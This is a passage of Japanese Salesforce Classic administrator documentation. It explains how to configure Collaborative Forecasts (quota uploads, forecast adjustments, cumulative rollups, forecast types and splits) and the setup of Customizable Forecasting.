売上予測種別ID(データローダv.30以降にのみ必要)	ForecastingTypeID

l. [OK] をクリックします。

m. [次へ] をクリックします。

n. [参照] をクリックして、アップロードの成功または失敗に関するメッセージを格納するログファイルの保存先となるディレクトリを選択します。

o. [完了] をクリックします。

p. [はい] をクリックして、アップロードを続行します。

q. [OK] をクリックします。

ベストプラクティスとして、目標所有者の 個人設定の通貨で目標データを読み込みます。[目標を表示] が無効である場合でも、API を使用すると、目標データをアップロードできます。データローダのタイムゾーン設定が目標所有者のタイムゾーンより先の場合、1 か月ずれることがあります。この問題を回避するには、目標を挿入するときに月の 3 日以降の日付を使用します。

API を使用した目標のアップロード

API を使用して目標情報をアップロードする場合、操作する目標データの種類に応じて、正しい API バージョンを使用してください。複数の売上予測種別を有効にしている場合、売上予測種別ごとに別々の目標情報が保持されます。

インポートするタイミング	使用する API バージョン
商談ベースの売上予測の収益目標	25.0 以降
商談ベースの売上予測の数量目標	28.0 以降
商談分割ベースの売上予測の収益目標	29.0 以降
商品ファミリベースの売上予測の収益目標または数量目標	29.0 以降
複数の売上予測種別が有効になっている組織の目標	30.0 以降

関連トピック:

コラボレーション売上予測の目標の有効化

売上予測の調整

コラボレーション売上予測の売上予測調整を有効にすると、営業チームが必要に応じて売上予測を調整できます。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

コラボレーション売上予測の売上予測調整の有効化

マネージャが部下の売上予測を調整すること、すべての売上予測ユーザが各自の売上予測を調整すること、またはその両方を可能にします。

コラボレーション売上予測の売上予測調整の無効化

売上予測マネージャが部下の売上予測金額を調整しないようにする場合、または売上予測の所有者が自分の売上予測を調整しないようにする場合は、売上予測調整をオフにします。ユーザ権限の更新は不要です。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

コラボレーション売上予測の売上予測調整の有効化

マネージャが部下の売上予測を調整すること、すべての売上予測ユーザが各自の売上予測を調整すること、またはその両方を可能にします。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

1. 売上予測階層を設定します。
2. [設定] から、[クイック検索] ボックスに「*売上予測の設定*」と入力し、[売上予測の設定] を選択します。
3. 売上予測マネージャが部下の売上予測金額を調整できるようにするには、[売上予測調整を有効化] で [マネージャによる調整を有効化] を選択します。
4. すべての売上予測ユーザが各自の売上予測金額を調整できるようにするには、[売上予測調整を有効化] で [所有者による調整を有効化] を選択します。

   メモ: 商品ファミリの売上予測を使用している場合、ユーザは各自の商品ファミリの売上予測金額を調整することはできません。
5. 変更内容を保存します。
6. [設定] から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
7. 調整を有効化するプロファイルを検索します。
8. 拡張プロファイルユーザインターフェースを使用している場合、[アプリケーション権限]、[編集] の順にクリックします。
9. [売上予測の上書き] を選択して、変更を保存します。

複数の売上予測種別を有効にしている場合、売上予測種別ごとに別々の調整が保持されます。

関連トピック:

- コラボレーション売上予測の概念
- コラボレーション売上予測での売上予測の調整
- コラボレーション売上予測の設定に関するガイドライン
- 会社の売上予測日付範囲の定義

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

売上予測ユーザを有効にする

- 「ユーザの管理」

  および

  「アプリケーションのカスタマイズ」

コラボレーション売上予測の売上予測調整の無効化

売上予測マネージャが部下の売上予測金額を調整しないようにする場合、または売上予測の所有者が自分の売上予測を調整しないようにする場合は、売上予測調整をオフにします。ユーザ権限の更新は不要です。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

警告: 売上予測調整を無効にすると、すべての売上予測種別で既存の調整が消去されます。調整を無効にする前に、「コラボレーション売上予測での調整消去」を参照してください。特定の機能を無効化すると目標および調整データが消去される可能性があるため、無効化する前にデータのエクスポートを検討してください。設定の変更を完了したら、データをSalesforceにインポートし直すことができます。

1. [設定] から、[クイック検索] ボックスに「*売上予測の設定*」と入力し、[売上予測の設定] を選択します。
2. 売上予測マネージャが部下の売上予測金額を調整できないようにするには、[売上予測調整を有効化] で [マネージャによる調整を有効化] を選択解除します。
3. すべての売上予測ユーザが自分の売上予測金額を調整できないようにするには、[売上予測調整を有効化] で [所有者による調整を有効化] を選択解除します。
4. 変更内容を保存します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

売上予測ユーザを有効にする
- 「ユーザの管理」

  および

  「アプリケーションのカスタマイズ」

累積売上予測積み上げ集計

営業チームが商談をコラボレーション売上予測に積み上げ集計する方法を指定します。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

コラボレーション売上予測の累積売上予測積み上げ集計
商談を営業チームの売上予測に積み上げ集計する方法について説明します。

コラボレーション売上予測の累積売上予測積み上げ集計の有効化
累積売上予測積み上げ集計列または個別の売上予測分類列を選択します。

コラボレーション売上予測の累積売上予測積み上げ集計

商談を営業チームの売上予測に積み上げ集計する方法について説明します。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

- 個別の売上予測分類積み上げ集計では、各売上予測分類の商談を分類ごとに別々の売上予測金額にまとめます。
- 累積売上予測積み上げ集計では、複数の売上予測分類の商談を累積売上予測金額にまとめます。

デフォルトの積み上げ集計設定は、個別の売上予測分類積み上げ集計です。[累積売上予測積み上げ集計]を選択した場合は、商談を売上予測金額に積み上げ集計する方法が異なります。また、売上予測ページの列名も異なります。

分類積み上げ集計方法	売上予測ページの列名	積み上げ集計される商談
個別	パイプライン	パイプライン
	最善達成予測	最善達成予測
	達成予測	達成予測
	完了	完了
累積	進行中のパイプライン	• パイプライン • 最善達成予測 • 達成予測
	最善達成予測の売上予測	• 最善達成予測 • 達成予測 • Closed
	達成予測の売上予測	• 達成予測 • Closed
	完了のみ	完了

累積売上予測積み上げ集計の利点

売上予測分類ごとの積み上げ集計では、それぞれの合計と小計は、1 つの売上予測分類のみの商談を表します。この種類の積み上げ集計では、売上予測ユーザが 1 か月または 1 四半期の合計を求める場合に、最善達成予測、達成予測、完了の売上予測金額を合計する必要があります。

例: 個別の売上予測積み上げ集計				
売上予測金額	完了	達成予測	最善達成予測	パイプライン
	$50	$100	$150	$200
商談	完了	達成予測	最善達成予測	パイプライン
	$50	• $50 • $50	• $50 • $50 • $50	• $50 • $50 • $50

例: 個別の売上予測積み上げ集計
• $50

累積売上予測積み上げ集計では、販売段階内の指定された売上予測分類およびそれ以降の売上予測分類の商談から、累積金額が売上予測列に表示されます。この表示により、分類合計を営業チームメンバーが自分で計算しなくても、予測される合計金額を簡単に確認することができます。

たとえば、次の表に、4 つのパイプライン、3 つの最善達成予測、2 つの達成予測、1 つの完了商談があり、それぞれが $50 の場合の累積売上予測積み上げ集計金額を示します。

例: 累積売上予測積み上げ集計				
売上予測金額	完了のみ	達成予測の売上予測	最善達成予測の売上予測	進行中のパイプライン
	$50	$150	$300	$450
商談	完了	達成予測	最善達成予測	パイプライン
	$50	• $50 • $50	• $50 • $50 • $50	• $50 • $50 • $50 • $50

メモ: 売上予測の履歴トレンドを累積売上予測積み上げ集計と共に使用することはできません。

コラボレーション売上予測の累積売上予測積み上げ集計の有効化

累積売上予測積み上げ集計列または個別の売上予測分類列を選択します。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

売上予測列の表示を変更すると、[達成予測] および [最善達成予測] の売上予測金額へのすべての調整が消去されますが、目標データは消去されません。

1. [設定] から、[クイック検索] ボックスに「*売上予測の設定*」と入力し、[売上予測の設定] を選択します。
2. [累積売上予測積み上げ集計を有効化] を選択して、変更を保存します。

ユーザ権限

売上予測設定を参照する
- 「設定・定義を参照する」

売上予測設定を編集する
- 「アプリケーションのカスタマイズ」

売上予測種別

売上予測種別を使用して、営業チームがコラボレーション売上予測で最大限の柔軟性を得られるようにします。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

コラボレーション売上予測の売上予測種別

売上予測種別は特定のデータ型を使用するように設定された売上予測です。商談の［金額］項目、商談分割、オーバーレイ分割、カスタム商談項目、商品ファミリを使用できます。各売上予測種別では、単位として収益または数量を指定します。

コラボレーション売上予測の売上予測種別の有効化

営業チームが売上予測の 4 つの種別から選択し、複数の観点から売上を予測できます。

営業マネージャのコラボレーション売上予測の収益分割売上予測またはオーバーレイ分割売上予測の有効化

収益分割売上予測を追加すると、営業チームが複数の営業担当の商談から収益を追跡できます。オーバーレイ売上予測を追加すると、営業チームがオーバーレイ営業ロールからの収益を追跡できます。

営業マネージャのコラボレーション売上予測のカスタム項目売上予測の有効化

営業チームが売上予測を実行する各カスタム商談項目で、項目に分割が含まれていない場合でも、カスタム分割種別を有効にします。営業担当者が商談を作成すると、この担当者は有効にされた 100% 検証済みのカスタム分割種別に対し、100% 分割を受け取ります。カスタム項目を分割しない場合でも、売上予測積み上げ集計にはカスタム項目の金額の 100% が含まれます。

コラボレーション売上予測の売上予測種別

売上予測種別は特定のデータ型を使用するように設定された売上予測です。商談の［金額］項目、商談分割、オーバーレイ分割、カスタム商談項目、商品ファミリを使用できます。各売上予測種別では、単位として収益または数量を指定します。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

売上予測種別	積み上げ集計の基礎となる項目
商談 - 収益	商談の［金額］項目。
商談 - 数量	商談の［数量］項目。
商品ファミリ - 収益	商談の［金額］項目。売上予測金額は商品ファミリで分類されます。商品ファミリの売上予測を使用するには、商談商品と商品ファミリを使用します。
商品ファミリ - 数量	商談の［数量］項目。売上予測金額は商品ファミリで分類されます。商品ファミリの売上予測を使用するには、商談商品と商品ファミリを使用します。
商談分割 - 収益	商談の［金額］項目と各営業チームメンバーの分割率。商談分割 - 収益売上予測の場合、各商談の分割率の合計は 100% になる必要があります。商談分割の売上予測を使用するには、商談チーム、商談分割、および収益分割種別を有効化します。
オーバーレイ分割 - 収益	商談の［金額］項目と各オーバーレイ営業チームメンバーの分割率。オーバーレイ分割 - 収益売上予測の場合、分割率の合計は 100% にならなくても問題ありません。オーバーレイ分割の売上予測を使用するには、商談チーム、商談分割、およびオーバーレイ分割種別を有効化します。
カスタム商談通貨項目 - 収益	指定したカスタム商談通貨項目の金額。カスタム商談通貨項目の売上予測を使用するには、商談チームおよび商談分割が有効化されている必要があり

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

売上予測種別	積み上げ集計の基礎となる項目
	ます。項目金額のクレジットを分割しない場合でも、項目のカスタム分割種別を有効化します。
期待収益 - 収益	商談の［期待収益］項目の金額。［期待収益］項目で売上予測を行うには、商談チームおよび商談分割を有効化します。項目金額のクレジットを分割しない場合でも、項目のカスタム分割種別を有効化します。

商談

- 商談の［金額］項目で売上予測を行うには、商談収益の売上予測を使用します。
- 商談の［数量］項目で売上予測を行うには、商談数量の売上予測を使用します。

商品ファミリ

会社が商品とサービスをファミリにグループ化していて、それらのファミリに基づく売上予測が必要な場合は、商品ファミリ売上予測を使用します。商品ファミリを使用する場合は、次の点に留意してください。

- [金額] 列は、売上予測ページの商談リスト内に表示されます。
- 売上予測は、収益、数量、またはその両方に基づいて行うことができます。
- 売上予測ユーザは、売上予測階層で自分より下位の営業チームメンバーごとに個々の商品ファミリ売上予測を表示できます。
- 商談商品と商品ファミリを使用します。
- 商品レコードごとに［商品ファミリ］項目を入力することをお勧めします。[商品ファミリ] 値が存在しない商品の売上予測は、[分類されていない商品] という売上予測行に表示されます (商談に品目がない場合、商談の金額または数量もこの行に表示されます)。
- 営業担当の商品ファミリ売上予測を調整できますが、営業担当のすべての商品ファミリの合計売上予測を直接調整することはできません。
- 営業担当ごとに個別の商品ファミリの目標を設定できますが、営業担当ごとに単一の目標を設定することはできません。

商談分割

営業チームがチームセリングと商談分割を使用している場合、商談分割の収益売上予測を使用します。商談分割を使用する場合は、次の点に留意してください。

- [売上予測金額] 列と [分割率] 列は、売上予測ページの商談リスト内に表示されます。
- 収益に基づく売上予測はできますが、数量に基づく売上予測はできません。
- チームセリング、商談分割、収益分割種別が有効化されている必要があります。

オーバーレイ分割

オーバーレイ分割を使用すれば、商談の成立には貢献しても、直接担当していない営業チームメンバーの収益を追跡できます。

- 特定の商談のオーバーレイ分割の合計は 100% にならなくても問題ありません。
- 収益に基づく売上予測はできますが、数量に基づく売上予測はできません。
- チームセリング、商談分割、オーバーレイ分割種別が有効化されている必要があります。

カスタム商談通貨項目

カスタム通貨項目を商談に使用している場合、これらの項目の金額に基づいて売上予測を行うことができます。

- 項目はカスタム通貨項目である必要があるため、収益に基づく売上予測はできますが、数量に基づく売上予測はできません。
- 商談分割が含まれているかどうかに関係なく、カスタム項目に基づいて売上予測を行うことができます。
- 項目で分割が使用されているかどうかに関係なく、この項目のチームセリング、商談分割、およびカスタム分割種別が有効化されている必要があります。

期待収益


［金額］項目の値と、商談による実際の収益が異なることが多い場合、商談の［期待収益］項目が役立ちます。営業チームがこの違いを予測している場合、［期待収益］項目を使用してその項目に基づいて売上予測を行うことを考慮します。

- 収益に基づく売上予測はできますが、数量に基づく売上予測はできません。
- 商談分割を併用するかどうかに関係なく、［期待収益］項目に基づいて売上予測を行うことができます。
- ［期待収益］項目で分割を使用するかどうかに関係なく、この項目のチームセリング、商談分割、およびカスタム分割種別を有効化する必要があります。

複数の売上予測種別を有効にすると、売上予測ごとに表示される商談情報をカスタム売上予測ビューでカスタマイズできます。

たとえば、営業チームが商談および商品ファミリからの収益を予測する場合、収益に基づく商談および商品ファミリの売上予測を有効化します。


売上予測積み上げ集計ごとに各営業担当者の総収益を表示している商談収益の売上予測ページを次に示します。



各ユーザは売上予測種別メニューを使用して、ある売上予測種別から別の売上予測種別に売上予測ビューを変更できます。



売上予測種別を[商品ファミリ収益]に変更すると、商品ファミリごとに各営業担当の総収益が表示されます。



コラボレーション売上予測の売上予測種別の有効化

営業チームが売上予測の 4 つの種別から選択し、複数の観点から売上を予測できます。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

商談と商品ファミリでは、数量と収益に対して売上予測種別を設定できます。商談分割では、収益のみを選択できます。

売上予測種別を有効にすると、Salesforce の商談、ユーザ、および商品ファミリの数に応じて、新しい売上予測の初回の計算に少し時間がかかる場合があります。

1. 各売上予測種別の詳細を確認します。
2. [設定] から、[クイック検索] ボックスに「*売上予測の設定*」と入力し、[売上予測の設定] を選択します。
3. 次のいずれかの操作を実行します。
   - 売上予測種別が有効になっていない場合は、[売上予測種別を追加] をクリックします。
   - 少なくとも 1 つの売上予測種別が有効になっている場合は、[別の売上予測種別を追加] をクリックします。
4. [売上予測種別] メニューで、売上予測に使用するデータソースを選択します。
5. 使用する売上予測単位 ([収益] または [数量]) を選択します。両方を使用するには、売上予測単位ごとに別個の売上予測種別を追加します。
6. 売上予測種別の売上予測ページで関連商談リストに表示する列を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

売上予測種別を有効にする
- 「アプリケーションのカスタマイズ」

売上予測データソースが商談または商品ファミリの場合、デフォルトで［金額］項目が表示されます。売上予測データソースが商談分割の場合、デフォルトで［売上予測金額］項目と［分割 %］項目が表示されます。有効にした後でも、売上予測種別ごとに選択した項目を変更することができます。売上予測種別で収益単位または数量単位のいずれを使用するかに応じて、［金額］または［数量］をペインに追加することを検討してください。

7. [OK] をクリックして、変更を保存します。
8. 追加する売上予測種別ごとに、この手順を繰り返します。

警告: 売上予測種別を無効にすると、関連するすべての目標と調整情報が消去されます。

関連トピック:

コラボレーション売上予測の概念
コラボレーション売上予測の設定に関するガイドライン
[コラボレーション売上予測] 商談ペインでの項目の表示

営業マネージャのコラボレーション売上予測の収益分割売上予測またはオーバーレイ分割売上予測の有効化

収益分割売上予測を追加すると、営業チームが複数の営業担当の商談から収益を追跡できます。オーバーレイ売上予測を追加すると、営業チームがオーバーレイ営業ロールからの収益を追跡できます。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

1. 次が有効になっていることを確認します。
   - コラボレーション売上予測
   - チームセリングと商談分割
   - 収益商談分割種別またはオーバーレイ商談分割種別
2. [設定] から、［クイック検索］ボックスに「*売上予測の設定*」と入力し、[売上予測の設定] を選択します。
3. 売上予測種別を最大 4 つまで有効にします。
   - 売上予測種別が有効になっていない場合は、[売上予測種別を追加] をクリックします。
   - 少なくとも 1 つの売上予測種別が有効になっている場合は、[別の売上予測種別を追加] をクリックします。
4. [売上予測種別] メニューで、[商談収益分割] または [商談オーバーレイ分割] を選択します。収益は、オーバーレイ分割で使用可能な唯一の売上予測単位です。
5. オーバーレイ売上予測の売上予測ページで関連商談リストに表示する列を選択します。[分割] 列を含めると、売上予測ユーザにとって、各商談の分割金額が見やすくなります。
6. [OK] をクリックして、変更を保存します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Enterprise** Edition、および **Developer** Edition

ユーザ権限

売上予測設定を参照する
- 「設定・定義を参照する」

売上予測設定を編集する
- 「アプリケーションのカスタマイズ」

営業マネージャのコラボレーション売上予測のカスタム項目売上予測の有効化

営業チームが売上予測を実行する各カスタム商談項目で、項目に分割が含まれていない場合でも、カスタム分割種別を有効にします。営業担当者が商談を作成すると、この担当者は有効にされた 100% 検証済みのカスタム分割種別に対し、100% 分割を受け取ります。カスタム項目を分割しない場合でも、売上予測積み上げ集計にはカスタム項目の金額の 100% が含まれます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Enterprise** Edition、および **Developer** Edition

ユーザ権限

商談分割種別を有効にする
- 「アプリケーションのカスタマイズ」

売上予測設定を参照する
- 「設定・定義を参照する」

売上予測設定を編集する
- 「アプリケーションのカスタマイズ」

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

1. 次が有効になっていることを確認します。
   - コラボレーション売上予測
   - 少なくとも 1 つのカスタム商談通貨項目
   - チームセリングと商談分割
   - カスタム項目に基づくカスタム商談分割種別
2. [設定] から、[クイック検索] ボックスに「*売上予測の設定*」と入力し、[売上予測の設定] を選択します。
3. 売上予測種別を最大 4 つまで有効にします。
   - 売上予測種別が有効になっていない場合は、[売上予測種別を追加] をクリックします。
   - 少なくとも 1 つの売上予測種別が有効になっている場合は、[別の売上予測種別を追加] をクリックします。
4. [売上予測種別] メニューで、カスタム商談項目に基づいて作成したカスタム商談分割種別の名前を選択します。収益は、カスタム項目売上予測で使用可能な唯一の売上予測単位です。
5. カスタム項目売上予測の売上予測ページで関連商談リストに表示する列を選択します。[分割] 列を含めると、コラボレーション売上予測ユーザにとって、各商談の分割金額が見やすくなります。
6. [OK] をクリックして、変更を保存します。

関連トピック:

商談分割の有効化

カスタマイザブル売上予測の設定

カスタマイザブル売上予測の設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: この情報は、[カスタマイザブル売上予測] に適用され、[コラボレーション売上予測] には適用されません。

売上予測は、四半期で達成可能な売上の最善の見積額を表します。売上予測から、マネージャと役員は、営業チームの分散状況に関係なく、業務の全体像を把握できます。

売上予測は極めて普遍的なため、カスタマイザブル売上予測は、もっとも高度な要求にも対応できる柔軟性の高いソリューションです。カスタマイザブル売上予測の使用を開始するには、[設定] から［クイック検索］ボックスに「*カスタマイザブル売上予測*」と入力し、[カスタマイザブル売上予測] を選択します。

- 組織のデフォルト設定をカスタマイズするには、[売上予測の設定編集] をクリックします。「カスタマイザブル売上予測設定の定義」を参照してください。
- 一括保存を設定するには、[ユーザに売上予測を一括で設定します] をクリックします。「カスタマイザブル売上予測の一括保存」を参照してください。
- 最初の売上予測の階層を設定するには、[売上予測階層の設定]をクリックします。「売上予測階層の設定」を参照してください。

関連トピック:

カスタマイザブル売上予測の一括保存

商品ファミリを使用

カスタマイザブル売上予測設定の定義

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

売上予測設定を定義する
- 「アプリケーションのカスタマイズ」

組織でカスタマイザブル売上予測を有効にしたら、ビジネスを行う上で最適な設定を指定する必要があります。

メモ: この情報は、[カスタマイザブル売上予測] に適用され、[コラボレーション売上予測] には適用されません。

組織に対して次の設定を行います。

- [売上予測データの設定] で、売上予測に表示されるデータの種別を決定します。
- [売上予測概要のデフォルトビュー] で、デフォルトの商品ファミリ、デフォルトの売上予測用に、開始日、日付の範囲、および売上予測番号を決定します。
- [売上予測データの共有] で、売上予測データを共有可能にするかどうかを決定します。

売上予測オプションを設定する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*売上予測*」と入力し、[売上予測の設定] を選択します。
2. 売上予測に収益を含める場合は、［収益ベースの売上予測］をオンにします。この設定を無効にすると、売上予測に対するすべての収益の上書きが失われます。
3. 売上予測に数量合計を含める場合は、［数量ベースの売上予測］をオンにします。この設定を無効にすると、売上予測に対するすべての数量の上書きが失われます。
4. ［売上予測の期間］を選択します。カスタム会計年度が有効にされていない場合は、組織の売上予測サイクルに合わせて、月次または四半期次を選択します。月または四半期の開始日は、グリニッチ標準時間(GMT)に基づいています。カスタム会計年度を有効にしている場合は、会計年度による売上予測または四半期ごとの売上予測を選択できます。選択した売上予測期間により、目標と売上予測を表示する範囲が変わります。月を選択した場合は、四半期ごとの合計も確認できますが、四半期を選択した場合は、月ごとの売上合計を確認することはできません。この設定を変更すると、すべての売上予測履歴も含めて、すべての上書きと売上予測が失われます。
5. 商談金額が売上予測にどのように加算されるかを決める［売上予測の計上日付］を選択します。
   - この日付が範囲に入る売上予測期間に商談金額すべてを加算する場合は、［商談完了日］を選択します。組織で商品を使用していない場合、選択可能なオプションはこれだけです。
   - 商談の商品金額を［商品 提供日］に対応する売上予測期間に加算する場合は、［商品 提供日］を選択します。商談に商品が存在しない場合や商品の提供日が空白の場合、Salesforceは、代わりにユーザの売上予測の［商談完了日］を使用します。
   - 個々の収益スケジュール金額を、スケジュール日に応じて売上予測期間に加算する場合は、［スケジュール日］を選択します。商品に収益スケジュールが存在しない場合、Salesforce は、代わりにユーザの売上予測の［商品 提供日］を使用します。
6. ［売上予測種別］を選択します。
   - 組織で商品を使用していない場合は、［一括で予測］を選択します。ユーザの各期間の売上予測と目標は1つずつになります。組織で商品を使用していない場合、選択可能なオプションはこれだけです。
   - それぞれの商品ファミリに対するユーザの目標と売上予測が1つずつの場合は、［商品ファミリ単位で予測］を選択します。「商品ファミリを使用」を参照してください。
7. ユーザのデフォルトビューを選択します。この設定により、ユーザが [売上予測] タブを最初にクリックしたときに表示される、売上予測の商品ファミリ、開始日、日付の範囲、および売上予測合計が決まります。ユーザは、自分のビューを変更できますが、デフォルトのビューは、ユーザ全員変わりません。
8. ［売上予測共有の有効化］を選択または選択解除して、売上予測の共有を有効または無効にします。
9. [保存] をクリックします。

   売上予測共有を有効にした場合、既存の売上予測ビューを共有できるユーザを選択するように要求されます。選択肢は次のとおりです。

   - 売上予測の共有にはシステム管理者のサポートが必要 - システム管理者のみが既存の売上予測データを共有できます。
   - 売上予測マネージャは自分の売上予測データを共有可能 - システム管理者は、既存の売上予測データを共有でき、既存の売上予測マネージャも自分のビューを共有できます。

メモ: この選択は、既存の売上予測ビューにのみ適用されます。組織のデフォルト設定ではありません。ロール階層で売上予測マネージャの編集または割り当てを行うたびに、そのビューを共有するユーザを定義します。

売上予測共有を無効にした場合には、選択を確認するように要求されます。

カスタマイザブル売上予測には5つの標準レポートタイプが含まれます。カスタマイザブル売上予測では、カスタムレポートタイプを作成できません。

関連トピック:

- カスタマイザブル売上予測の設定
- 売上予測の共有の直接設定
- カスタマイザブル売上予測の会計年度の設定

カスタマイザブル売上予測の会計年度の設定

